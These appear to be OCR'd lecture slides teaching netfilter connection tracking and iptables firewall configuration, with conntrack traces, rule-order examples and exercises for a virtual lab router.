
NETFILTER conntrack

```
marlon@marlon-vmxbn:~$ sudo cat /proc/net/ip_conntrack
[sudo] password for marlon:

udp      17 28 src=172.16.166.156 dst=172.16.166.2 sport=43716 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=43716 mark=0 use=2

tcp      6 431951 ESTABLISHED src=172.16.166.156 dst=172.16.166.2 sport=48680 dport=9999
src=172.16.166.2 dst=172.16.166.156 sport=9999 dport=48680 [ASSURED] mark=0 use=2

udp      17 28 src=172.16.166.156 dst=172.16.166.2 sport=44936 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=44936 mark=0 use=2

udp      17 19 src=172.16.166.156 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.156 sport=5353 dport=5353 mark=0 use=2

tcp      6 431487 ESTABLISHED src=172.16.166.156 dst=172.16.166.1 sport=43733 dport=139
src=172.16.166.1 dst=172.16.166.156 sport=139 dport=43733 [ASSURED] mark=0 use=2

udp      17 28 src=172.16.166.156 dst=172.16.166.2 sport=43581 dport=53 src=172.16.166.2
dst=172.16.166.156 sport=53 dport=43581 mark=0 use=2
```

conntrack events

```
root@marlon-vmxbn:/home/marlon# conntrack --event
[NEW] udp      17 30 src=172.16.166.156 dst=172.16.166.156 sport=47282 dport=4444 [UNREPLIED]
src=172.16.166.156 dst=172.16.166.156 sport=4444 dport=47282

[DESTROY] udp      17 src=172.16.166.2 dst=172.16.166.156 sport=5353 dport=5353 [UNREPLIED]
src=172.16.166.156 dst=172.16.166.2 sport=5353 dport=5353

[DESTROY] udp      17 src=172.16.166.156 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.156 sport=5353 dport=5353

[DESTROY] udp      17 src=172.16.166.1 dst=224.0.0.251 sport=5353 dport=5353 [UNREPLIED]
src=224.0.0.251 dst=172.16.166.1 sport=5353 dport=5353

[NEW] tcp      6 120 SYN_SENT src=172.16.166.156 dst=160.80.103.147 sport=45696 dport=80
[UNREPLIED] src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696

[UPDATE] tcp      6 60 SYN_RECV src=172.16.166.156 dst=160.80.103.147 sport=45696 dport=80
src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696

[UPDATE] tcp      6 432000 ESTABLISHED src=172.16.166.156 dst=160.80.103.147 sport=45696
dport=80 src=160.80.103.147 dst=172.16.166.156 sport=80 dport=45696 [ASSURED]
```

State machines - TCP




Opening a connection

Closing a connection


State machines - UDP

Opening a connection




Closing a connection?

State machines - ICMP



State machines – ICMP related



ALG related state

- protocols like FTP, IRC, and others carriy information within the actual data payload of the packets, and hence requires special connection tracking helpers to enable it to function correctly
- For example, FTP first opens up a single connection that is called the FTP control session and negotiate the opening of the data session over a different socket
- When a connection is done actively, the FTP client sends the server a port and IP address to connect to. After this, the FTP client opens up the port and the server connects to that specified port from a random unprivileged port (>1024) and sends the data over it
- A special NETFILTER conntrack helper can read the FTP control payload and read the “data port”
- The new data socket will be considered as REALTED
- Supported helpers
  - FTP, IRC,TFTP, SIP, etc..
  - https://home.regit.org/netfilter-en/secure-use-of-helpers/

IPTABLES

- **iptables** is the frontend of NETFILTER
- In other words, iptables is the userspace application used to configure the NETFILTER tables
- It is mainly used to add/remove rules to a chain (mapping of NETFILETR hooks) within a table

- General structure for adding remove a rule

```
iptables <command> <chain> <table> <match> <target>
iptables -A POSTROUTING -t nat -o eth0 -j MASQUERADE
```

- More later on…

IPTABLES TUTORIAL

Iptables

- **`iptables`** is used to set up, maintain, and inspect the tables of IPv4 packet filter rules in the Linux kernel
- Several different **tables** may be defined. Each table contains a number of built-in **chains** and may also contain user-defined chains
- Each chain is a list of rules which can **match** a set of packets
- Each rule specifies what to do with a packet that matches. This is called a **target**, which may be a jump to a user-defined chain in the same table

Iptables COMMANDS

- Append, delete, insert, replace rules
  - `iptables [-t table] {-A|-D} chain rule-specification`
  - `iptables [-t table] -D chain rulenum`
  - `iptables [-t table] -I chain [rulenum] rule-specification`
  - `iptables [-t table] -R chain rulenum rule-specification`
- List, flush rules
  - `iptables [-t table] -S [chain [rulenum]]`
  - `iptables [-t table] -{F|L} [chain [rulenum]] [options...]`
- Create, delete, rename chains and set policy to a chain
  - `iptables [-t table] -N chain`
  - `iptables [-t table] -X [chain]`
  - `iptables [-t table] -E old-chain-name new-chain-name`
  - `iptables [-t table] -P chain target`
- Where:
  - `rule-specification = [matches...] [target]`
  - `match = -m matchname [per-match-options]`
  - `target = -j targetname [per-target-options]`

Iptables TARGETS

- A firewall rule specifies criteria for a packet and a target. If the packet does not match, the next rule in the chain is the examined;
- if the packet does match, then the next rule is specified by the value of the target (option -j), which can be the name of a user-defined chain or one of the special (standard) values
  - **ACCEPT** means to let the packet through (no other rules will be checked)
  - **DROP** means to drop the packet on the floor
  - **QUEUE** means to pass the packet to userspace
  - **RETURN** means stop traversing this chain and resume at the next rule in the previous (calling) chain. If the end of a built-in chain is reached or a rule in a built-in chain with target RETURN is matched, the target specified by the chain policy determines the fate of the packet

- More targets with target extensions. More later on...

TABLES and CHAINS

- **filter**: This is the default table (if no -t option is passed). It contains the built-in chains **INPUT** (for packets destined to local sockets), **FORWARD** (for packets being routed through the box), and **OUTPUT** (for locally-generated packets)
- **nat**: This table is consulted when a packet that creates a new connection is encountered. It consists of three built-ins: **PREROUTING** (for altering packets as soon as they come in), **OUTPUT** (for altering locally-generated packets before routing), and **POSTROUTING** (for altering packets as they are about to go out)
- **mangle**: This table is used for specialized packet alteration. Until kernel 2.4.17 it had two built-in chains: **PREROUTING** (for altering incoming packets before routing) and **OUTPUT** (for altering locally-generated packets before routing). Since kernel 2.4.18, three other built-in chains are also supported: **INPUT** (for packets coming into the box itself), **FORWARD** (for altering packets being routed through the box), and **POSTROUTING** (for altering packets as they are about to go out)
- **raw**: This table is used mainly for configuring exemptions from connection tracking in combination with the NOTRACK target. It registers at the netfilter hooks with higher priority and is thus called before ip_conntrack, or any other IP tables. It provides the following built-in chains: **PREROUTING** (for packets arriving via any network interface) **OUTPUT** (for packets generated by local processes)

TABLES and CHAINS

Queue Type	Queue Function	Packet Transformation Chain in Queue	Chain Function
Filter	Packet filtering	`FORWARD`	Filters packets to servers accessible by another NIC on the firewall.
		`INPUT`	Filters packets destined to the firewall.
		`OUTPUT`	Filters packets originating from the firewall
Nat	Network Address Translation	`PREROUTING`	Address translation occurs before routing. Facilitates the transformation of the destination IP address to be compatible with the firewall's routing table. Used with NAT of the destination IP address, also known as **destination NAT** or **DNAT**.
		`POSTROUTING`	Address translation occurs after routing. This implies that there was no need to modify the destination IP address of the packet as in pre-routing. Used with NAT of the source IP address using either one-to-one or many-to-one NAT. This is known as **source NAT**, or **SNAT**.
		`OUTPUT`	Network address translation for packets generated by the firewall. (Rarely used in SOHO environments)


Mangle	TCP header modification	`PREROUTING`
		`POSTROUTING`
		`OUTPUT`
		`INPUT`
		`FORWARD`
			Modification of the TCP packet quality of service bits before routing occurs. (Rarely used in SOHO environments)

Basic match specification

The following parameters make up a match specification: (Iptables also support match extensions that provides many more match specification. More later on…)

- **`[!] -p, --protocol protocol`**: The protocol of the rule or of the packet to check. The specified protocol can be one of **tcp**, **udp**, **udplite**, **icmp**, **esp**, **ah**, **sctp** or **all**, or it can be a **numeric value**, representing one of these protocols or a different one. A protocol name from /etc/protocols is also allowed. The number zero is equivalent to all. The character "!" inverts the test
- **`[!] -s, --source address[/mask]`**: Source specification. Address can be either a network name, a hostname, a network IP address (with /mask), or a plain IP address. Hostnames will be resolved once only, before the rule is submitted to the kernel. Please note that specifying any name to be resolved with a remote query such as DNS is a really bad idea. The character "!" inverts the test
- **`[!] -d, --destination address[/mask]`**: Destination specification. See the description of the -s (source)
- **`[!] -i, --in-interface name`**: Name of an interface via which a packet was received (only for packets entering the INPUT, FORWARD and PREROUTING chains). When the "!" argument is used before the interface name, the sense is inverted. If the interface name ends in a "+", then any interface which begins with this name will match. If this option is omitted, any interface name will match.
- **`[!] -o, --out-interface name`**: Name of an interface via which a packet is going to be sent (for packets entering the FORWARD, OUTPUT and POSTROUTING chains). When the "!" argument is used before the interface name, the sense is inverted. If the interface name ends in a "+", then any interface which begins with this name will match. If this option is omitted, any interface name will match
- **`[!] -f, --fragment`**: This means that the rule only refers to second and further fragments of fragmented packets. Since there is no way to tell the source or destination ports of such a packet (or ICMP type), such a packet will not match any rules which specify them. When the "!" argument precedes the "-f" flag, the rule will only match head fragments, or unfragmented packets

Reference LAB – Lab5-nf



running servers	
server1, server2, serverLan (*)	ssh, www
router, r2 (*)	ssh
pc1	www

(*) set root pwd

r2 routing table		
destination	**next hop**	**device**
10.0.0.0/24	1.0.0.1	eth0
8.0.0.0/24	1.0.0.1	eth0
1.0.0.0/24	*	eth0
default	host-machine	eth1

Strange…
Just to make things work, for now…

Our first simple commands

- Show rules in the filter table with numeric output and rule numbers
  ```
  router# iptables -L -n --line-numbers
  ```
- Flush rules in the filter table
  ```
  router# iptables -F
  ```
- Set the policy for the FORWARD chain in the filter table
  ```
  router# iptables -P FORWARD DROP
  ```
- Allow all packets coming from LAN toward anywere
  ```
  router# iptables -A FORWARD -i eth2 -j ACCEPT
  ```
- Allow all packets from the Internet to DMZ
  ```
  router# iptables -A FORWARD -i eth0 -o eth1 -j ACCEPT
  ```
- Allow packets from server1 to LAN
  ```
  router# iptables -A FORWARD -o eth2 -s 8.0.0.2 -i eth1 -j ACCEPT
  ```

Rule order is important…

- DROP all incoming packets from LAN except from serverLAN

```
router# iptables -A INPUT -s 10.0.0.0/24 -i eth2 -j DROP
router# iptables -A INPUT -s 10.0.0.2 -i eth2 -j ACCEPT
```

It won't work! Why?

Rule order is important…

- DROP all incoming packets from LAN except from serverLAN

```
router# iptables -A INPUT -s 10.0.0.0/24 -i eth2 -j DROP
router# iptables -A INPUT -s 10.0.0.2 -i eth2 -j ACCEPT
```

It won't work! Why?

Because the second rule is appended and then a packet from 10.0.0.2 will be dropped anyway as it will match the first rule

- Solutions:
  - Change the order ☺
  - Insert the second rule instead of appending it
  - set DROP as default policy for the INPUT chain and append the 1 ACCEPT rule

Save and restore

- To save a currently running iptables configuration
  - `iptables-save > firewall.conf`
- To restore a saved iptables configuration
  - `iptables-restore < firewall.conf`
- To automatically restore a configuration at startup use /etc/rc.local

- Debian based distros have a tool named iptables-presistent that provides a iptables service script
  - `apt-get install iptables-persistent`
  - `/etc/init.d/iptables-persistent start | stop | save | reload`
  - `Configuration in /etc/iptables/rules.v{4,6}`

Match extensions

- iptables can use extended packet matching modules
  - implicitly loaded when -p or --protocol is specified
  - or with -m or --match options, followed by the matching module name
- After an extended match is specified, various extra command line options become available, depending on the specific module
  - iptables -A INPUT -p tcp --sport 9000 -j DROP
  - iptables -A INPUT -m addrtype --dst-type MULTICAST -j DROP
- You can specify multiple extended match modules in one line, and you can use the -h or --help options after the module has been specified to receive help specific to that module
- Man iptables for all match extensions

TCP and UDP match extensions

- -p tcp: matches IP packets with protocol=TCP
  - --sport: matches the TCP source port
  - --dport: matches the TCP destination port
  - --tcp-flags: matches the TCP header flags…
  - --syn: matches packets with the SYN flag set

Example:

```
iptables -A INPUT -p tcp --dport 80 -j DROP
```

- -p udp: matches IP packets with protocol=UDP
  - --sport: matches the UDP source port
  - --dport: matches the UDP destination port

Example:

```
iptables -A OUTPUT -p udp --dport 53 -j DROP
```

Example: forward SSH traffic

Allow forwarding of SSH traffic from clients inside the LAN and servers on the internet

```
router# iptables -A FORWARD -i eth2 -p tcp --dport
22 -j ACCEPT
```

```
router# iptables -A FORWARD -i eth0 -p tcp --sport
22 -j ACCEPT
```

We would like to accept traffic from the internet with source port 22 only if related to a previously established connection from LAN…

State match extensions

This module, when combined with connection tracking, allows access to the connection tracking state for this packet

`-m state [!] --state` *`state`*

Where state is a comma separated list of the connection states to match.

- **INVALID** meaning that the packet could not be identified for some reason which includes running out of memory and ICMP errors which don't correspond to any known connection
- **ESTABLISHED** meaning that the packet is associated with a connection which has seen packets in both directions
- **NEW** meaning that the packet has started a new connection, or otherwise associated with a connection which has not seen packets in both directions
- **RELATED** meaning that the packet is starting a new connection, but is associated with an existing connection, such as an FTP data transfer, or an ICMP error

-m ctstate provides additional features. Man iptables for more…

Examples: state match

- Forward traffic between LAN and INTERNET if initiated from LAN

```
router# iptables -P FORWARD DROP
router# iptables -A FORWARD -i eth2 -m state --state
NEW, ESTABLISHED -j ACCEPT
router# iptables -A FORWARD -i eth0 -m state --state
ESTABLISHED -j ACCEPT
```

- Accept incoming/outgoing traffic only if related to locally initiated traffic. Accepts only incoming connections ONLY for SSH (std port)

```
router# iptables -P INPUT DROP
router# iptables -P OUTPUT DROP
router# iptables -A OUTPUT -m state --state NEW,
ESTABLISHED -j ACCEPT
router# iptables -A INPUT -m state --state
ESTABLISHED -j ACCEPT
router# iptables -A INPUT -p tcp --dport 22 -m state
--state NEW -j ACCEPT
```

Example: save and restore

- With respect to the previous slide
  - save the iptables configuration somewere
  - configure router VM to restore this configuration at startup
  - reboot the VM
  - verify that the iptables configuration still works

Multiport match

- Match multiple destination ports (e.g. tcp)
  - -p tcp -m multiport --dports *port1,port2,…,portn*
- Match multiple source ports (e.g. udp)
  - -p udp -m multiport --sports *port1,port2,…,portn*
- Match multiple ports (both src and dst) (tcp)
  - -p tcp -m multiport --ports *port1,portb:portc*

Target extensions

- iptables can use extended target modules
- Target modules are automatically loaded when -j option is specified
- Common targets
  - DNAT, SNAT, MASQUERADE, REDIRECT
    - Network address translation. later on….
  - LOG
    - Log the matching packets. See `/var/log/syslog/` or run `dmesg`
    - --log-prefix: specify a prefix string
  - MARK
    - Internally set a mark to the matching packet
    - -j MARK --set-mark <u32> #set mark target
    - -m mark --mark <u32> #mark match
  - REJECT
    - Drop a matching packet and send a specific error message

Example: mark and log

As (a stupid) example, let's mark all TCP syn and all "new" UDP packets locally addressed and log them (first flush everything and set policies to ACCEPT)

```
router# iptables -F && iptables -P INPUT ACCEPT
&& iptables -P OUTPUT ACCEPT && iptables -P
FORWARD ACCEPT
```

```
router# iptables -A INPUT -m state --state NEW -
j MARK --set-mark 1234
```

```
router# iptables -A INPUT -m mark --mark 1234 –j
LOG --log-prefix "test-log "
```

User defined chains

It is possible to define custom chains. It is useful to:

- keep a big configuration in order
- reduce the number of rules
- change default policies (NO POLICY for custom chains. Use the LAST rule)

